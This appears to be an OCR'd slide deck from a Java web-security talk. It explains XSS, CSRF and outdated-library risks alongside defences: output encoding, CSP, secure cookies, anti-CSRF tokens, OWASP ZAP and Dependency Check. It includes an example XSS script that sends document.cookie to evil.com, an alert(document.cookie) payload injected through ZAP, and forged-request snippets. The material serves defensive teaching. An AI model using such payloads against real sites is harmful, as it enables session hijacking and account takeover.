
Session theft

```
<script>
 var img = new Image();
 img.src = "http://evil.com?" +
           document.cookie;
</script>
```

Website defacement

```
<script>
 document.body.innerHTML("XSS");
</script>
```

Persistent and reflected Cross-Site Scripting



Hibernate Validator


```
@Entity
public class User {
  @Pattern(regexp="^[a-z0-9]+")
  private String username;

  @Size(min = 5, max = 50)
  private String email;

  // ...
}
```

Encode all output for the proper context

```
<script>alert("XSS")</script>
```



For HTML

```
&lt;script&gt;alert(&#34;XSS&#34;)&lt;/script&gt;
```

For CSS

```
\3cscript\3e alert(\22XSS\22)\3c\2fscript\3e
```

For XML

```
&lt;script&gt;alert(&#34;XSS&#34;)&lt;/script&gt;
```

OWASP Java Encoder

```
String encHTML = Encode.forHtml(name);
String encCSS  = Encode.forCssString(name);
String encXML  = Encode.forXml(name);
```

```
forUri(String input)                                  String
forJavaScript(String input)                           String
forJava(String input)                                 String
forJava(Writer out, String input)                       void
forCssString(String input)                            String
forHtmlAttribute(String input)                        String
forHtml(String input)                                 String
forHtml(Writer out, String input)                       void
forHtmlContent(String input)                          String
forCDATA(String input)                                String
forCssUrl(String input)                               String
forHtmlUnquotedAttribute(String input)                String
forJavaScriptAttribute(String input)                  String
forJavaScript(Writer out, String input)                 void
forJavaScriptBlock(String input)                      String
forJavaScriptSource(String input)                     String
forUriComponent(String input)                         String
forUri(Writer out, String input)                        void
```

```
forXml(String input)                                  String
forXmlAttribute(String input)                         String
forXml(Writer out, String input)                        void
forXmlComment(String input)                           String
forXmlContent(String input)                           String
forCDATA(Writer out, String input)                      void
forCssString(Writer out, String input)                  void
forCssUrl(Writer out, String input)                     void
forHtmlAttribute(Writer out, String input)              void
forHtmlContent(Writer out, String input)                void
forHtmlUnquotedAttribute(Writer out, String input)      void
forJavaScriptAttribute(Writer out, String input)        void
forJavaScriptBlock(Writer out, String input)            void
forJavaScriptSource(Writer out, String input)           void
forUriComponent(Writer out, String input)               void
forXmlAttribute(Writer out, String input)               void
forXmlComment(Writer out, String input)                 void
forXmlContent(Writer out, String input)                 void
```

OWASP Java Encoder

```
<%@ page language="java" contentType="text/html;
charset=UTF-8" pageEncoding="UTF-8"%>
<%@ page import="org.owasp.encoder.Encode" %>
<%@ taglib prefix="e" uri="https://www.owasp.org/
      index.php/OWASP_Java_Encoder_Project" %>

<html>
<body>
 Hello
  <%=Encode.forHtml(request.getParameter("name"))%>

 Hello
  <e:forHtml value="${param.name}"/>
</body>
</html>
```

```
<?xml version="1.0" encoding="UTF-8"?>
 <web-app ... version="3.1">
  <!-- ... -->
  <session-config>
   <!-- idle timeout -->
   <session-timeout>30</session-timeout>
   <cookie-config>
    <!-- prevent script access -->
    <http-only>true</http-only>
    <!-- HTTPS only -->
    <secure>true</secure>
   </cookie-config>
   <!-- no session rewriting -->
   <tracking-mode>COOKIE</tracking-mode>
  </session-config>
</web-app>
```

Content Security Policy is framework independent

```
response.addHeader(
  "Content-Security-Policy",
  "default-src 'self'"
);
```

XSS protection active after adding CSP header

Blocks

- inline scripts
- inline styles
- eval()

Content Security Policy directives

default-src	default if specific directive is not set
object-src	Sources in object, embed or applet tags
script-src	Script sources (includes XSLT)
connect-src	XMLHttpRequest, WebSocket, …
font-src	Font sources
frame-src	Sources embeddable as frames
img-src	Image sources
media-src	Video and audio sources
style-src	CSS sources (does not include XSLT)

```
response.addHeader(
   "Content-Security-Policy",
   "default-src 'none';
    script-src *.sample.com;
    style-src sample.org"
);
```

Content Security Policy source list

*	script-src *	Wildcard
'self'	script-src 'self'	Same origin only (scheme, host, port)
'none'	script-src 'none'	Prevent loading any resource
*.sample.de	script-src scripts.sample.de	Load from subdomain
https:	script-src https:	Load any script from https: origin

...

Content Security Policy as second layer of defense

Intercept requests/ responses with OWASP ZAP

Untitled Session - OWASP ZAP

Standard mode

Sites | Scripts

- Sites
  - http://localhost:8080
    - GET:XSS
    - XSS
      - GET:styles.css
      - javax.faces.resource
        - GET:styles.css.xhtml(ln)

Schnellstart | Request | Response | Break | Skripting-Konsole

Method | Header: Text | Body: Table

```
POST http://localhost:8080/XSS/index.xhtml HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Referer: http://localhost:8080/XSS/
Cookie: JSESSIONID=EF831D09B7CE4F4E423CC66D01757C8E
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
```

Type	Parameter Name	Value	Functions
form	javax.faces.ViewState	8533353928494726999%3A-8205946838961632672	AddIns
form	standardForm	standardForm	AddIns
form	standardForm%3Aj_idt7	Send	AddIns
form	standardForm%3Astandard	<script>alert(document.cookie)</script>	AddIns
form			AddIns

History | Search | Break Points | Alerts | Active Scan | Spider | "Forced Browse" | Fuzzer | Params | Http Sessions | Zest Results | Clients | WebSockets

Filter:OFF

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	20/04/14 12:29:17	GET	http://localhost:8080/XSS/	200	OK	24 ms	1.61 KiB	Low		Form, Hidden, AntiCSRF
3	20/04/14 12:29:17	GET	http://localhost:8080/XSS/styles.css	404	Not Found	8 ms	979 bytes	Low		Comment
5	20/04/14 12:29:17	GET	http://localhost:8080/XSS/javax.faces.resource/styl...	200	OK	7 ms	123 bytes	Low		

Alerts 0 0 1 1

Current Scans 0 0 0 0 0 0


DEMO

JavaSecurity ➔ XSS

Cross-Site Request Forgery (CSRF)

Using victims' credentials to gain access

CSRF utilizes fire and forget requests



```
<img src="Servlet-URL?name=CSRF"
 width="0" height="0" />
```

```
void doGet(HttpServletRequest req,
  HttpServletResponse res) {
  String name = req.getParameter("name");
  // ...
}
```

```javascript
var request = new XMLHttpRequest();
request.open("POST", "Servlet-URL");
request.send("name=CSRF");
```

↓

```java
void doPost(HttpServletRequest req,
  HttpServletResponse res) {
  String name = req.getParameter("name");
  // ...
}
```

Distinguish between normal and faked requests

Stop fake requests with random anti CSRF tokens

```
<form action="OrderServlet" method="post">
 <input type="hidden"
  name="${_csrf.parameterName}"
  value="${_csrf.token}"/>

 <label for="product">Product</label>
 <input type="text" id="product"
  name="product"/>

 <!— ... -->

 <input type="submit" value="Order" />
</form>
```

Test your CSRF protection with faked tokens

Untitled Session - OWASP ZAP

Schnellstart | Request | Response | Break | Skripting-Konsole

Method | Header: Text | Body: Table

```
POST http://localhost:8080/Ch08_CSRF/ProtectedServlet HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Referer: http://localhost:8080/Ch08_CSRF/requests-protected.jsp
Cookie: JSESSIONID=0F6FDEBCF93BB19AB412C840DCC8ECD2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
```

Type	Parameter Name	Value	Functions
form	CSRF_TOKEN	2952260897245276622	AddIns
form	name	Test	AddIns

Ch08_CSRF

Groundspeed

Reload Forms

Forms

- greetingProtected (FORM)
  - CSRF_TOKEN (HIDDEN)
  - name (TEXT)
  - <unknown> (SUBMIT)

Attributes

type = hidden

value = 2952260897245276622

name = CSRF_TOKEN

CSRF_TOKEN (HIDDEN)

CSRF_TOKEN = 2952260897245276622

Name

Submit

DEMO

JavaSecurity ➔ CSRF, CSRF-spring-security

When was the last time you've updated your libs?

Widespread outdated libs impose a greater risk

Code, libraries and configuration belong together

Outdated libraries imply a false sense of security

Find insecure libs with OWASP Dependency Check

```
Ch07_XSS — bash — 60×5
Last login: Sun Apr 20 13:53:02 on ttys001
marvin:Ch07_XSS dos$ mvn dependency:copy-dependencies
```

```
Ch07_XSS — bash — 63×5
Last login: Sun Apr 20 13:58:32 on ttys001
marvin:Ch07_XSS dos$ dependency-check.sh --app Ch07_XSS --out .
 --scan target/dependency
```

Not every vulnerability may affect your application

Dependency-Check Report

Suche oder Adresse eingeben

Dependency-Check Report

Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the reporting provided constitutes acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, with regard to the analysis or its use. Any use of the tool and the reporting provided is at the user's risk. In no event shall the copyright holder or OWASP be held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

Project: Ch06

Scan Information (show all):

- *dependency-check version*: 1.2.1
- *Report Generated On*: Mai 11, 2014 at 15:15:47 MESZ
- *Dependencies Scanned*: 37
- *Vulnerable Dependencies*: 2
- *Vulnerabilities Found*: 3
- *Vulnerabilities Suppressed*: 0
- ...

Dependency Display: show all

- commons-fileupload-1.2.jar
- javassist-3.18.1-GA.jar

Dependencies

commons-fileupload-1.2.jar

Integrate Dependency Check into Jenkins builds

Post Steps

Run only if build succeeds | Run only if build succeeds or is unstable | Run regardless of build result

Should the post-build steps run only for successful builds, etc.

Invoke OWASP Dependency-Check analysis

Path to scan	ear/target/ear-1.0.0/lib, engine/target/engine-1.0.0/WEB-INF/lib, web/target/web-1.0.0/WEB-INF/lib
Output directory	
Data directory	/jenkins_workspace/dependency-check-data
Suppression file	
ZIP extensions	
Disable CPE auto-update	☐
Enable verbose logging	☐
Generate optional HTML reports	☐
Skip if triggered by SCM changes	☐
Skip if triggered by upstream changes	☐

Dependency-Check Warnings

Details


Details

richfaces-core-api-4.3.5.Final.jar , CVE-2014-0086 , Severity: Medium

The doFilter function in webapp/PushHandlerFilter.java in JBoss RichFaces 4.3.4, 4.3.5, and 5.x allows remote attackers to cause a denial of service (memory consumption and out-of-memory error) via a large number of malformed atmosphere push requests.

CVSSv2 Score:	4.3
NIST Reference:	CVE-2014-0086
Category:	CWE-20 Improper Input Validation
References:	**Source:** CONFIRM **Name:** https://bugzilla.redhat.com/show_bug.cgi?id=1067268 **URL:** https://bugzilla.redhat.com/show_bug.cgi?id=1067268 **Source:** CONFIRM **Name:** https://github.com/pslegr/core-1/commit/8131f15003f5bec73d475d2b724472e4b87d0757 **URL:** https://github.com/pslegr/core-1/commit/8131f15003f5bec73d475d2b724472e4b87d0757 **Source:** CONFIRM **Name:** https://issues.jboss.org/browse/RF-13250 **URL:** https://issues.jboss.org/browse/RF-13250 **Source:** SECUNIA **Name:** 57053 **URL:** http://secunia.com/advisories/57053

Dependency-Check Trend



Test the functionality you rely on

- Java is as (in)secure as most other languages
- Java can't prevent every development bug
- (Web) application security is always the developers' job

Dominik Schadow

BridgingIT GmbH
Königstraße 42
70173 Stuttgart

dominik.schadow@bridging-it.de
www.bridging-it.de

Blog https://blog.dominikschadow.de
Twitter @dschadow

Demo Projects
github.com/dschadow/JavaSecurity

OWASP
www.owasp.org

Content Security Policy
www.w3.org/TR/CSP

Hibernate Validator
hibernate.org/validator

OWASP Java Encoder
www.owasp.org/index.php/OWASP_Java_Encoder_Project

OWASP ZAP
www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

OWASP Dependency Check
www.owasp.org/index.php/OWASP_Dependency_Check

Pictures
www.dreamstime.com